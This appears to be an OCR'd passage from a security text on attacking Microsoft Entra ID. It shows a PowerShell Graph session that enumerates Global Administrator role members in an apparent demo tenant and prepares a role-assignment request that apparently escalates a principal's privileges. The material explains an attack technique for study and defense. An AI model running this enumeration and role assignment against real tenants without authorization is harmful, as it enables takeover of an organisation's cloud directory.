
Targeting the Global Administrator role




Gathering members of the Global Administrator role

Windows PowerShell


```
Directory Synchronization Accounts         b077747c-3953-408b-91f2-d6b58fdda0bc
Attribute Definition Administrator         b8508655-1331-4183-95ba-90a39d67e5ae
Application Administrator                  d383ec2f-f9ca-4e36-8230-225832c0c361
Conditional Access Administrator           dbdf8b40-4757-4900-8676-7f2a81c9a294


PS C:\temp> Get-MgDirectoryRoleMember -DirectoryRoleId ae81c4d9-3b45-445b-896a-64aa7085db93 | ForEach-Object { Get-MGUse
r -UserId $_.Id}

DisplayName        Id                                   Mail                                                UserPrincipalNam
                                                                                                            e
-----------        --                                   ----                                                ----------------
Eric Woodruff      d7148226-7444-4884-aef7-b5fe693a6798 ga-eric@northwindtradersglobal.onmicrosoft.com ga-eric@north...
Eric Woodruff (GA) 737e7448-93c6-4677-b697-244935b1ad80                                                     ga-ericw@nort...


PS C:\temp> Get-MGUser -UserId megan.bowen@northwindtraders.cloud

DisplayName Id                                   Mail                                UserPrincipalName
----------- --                                   ----                                -----------------
Megan Bowen 936d55ce-a9b6-4a3b-ba1a-76340951d486 megan.bowen@northwindtraders.cloud megan.bowen@northwindtraders.cloud


PS C:\temp> $params = @{
>> "@odata.type" = "#microsoft.graph.unifiedRoleAssignment"
>> roleDefinitionId = "62e90394-69f5-4237-9190-012177145e10"
>> principalId = "518e7196-367f-436b-83c7-764cca0a688c"
>> directoryScopeId = "/"
>> }
PS C:\temp>
```

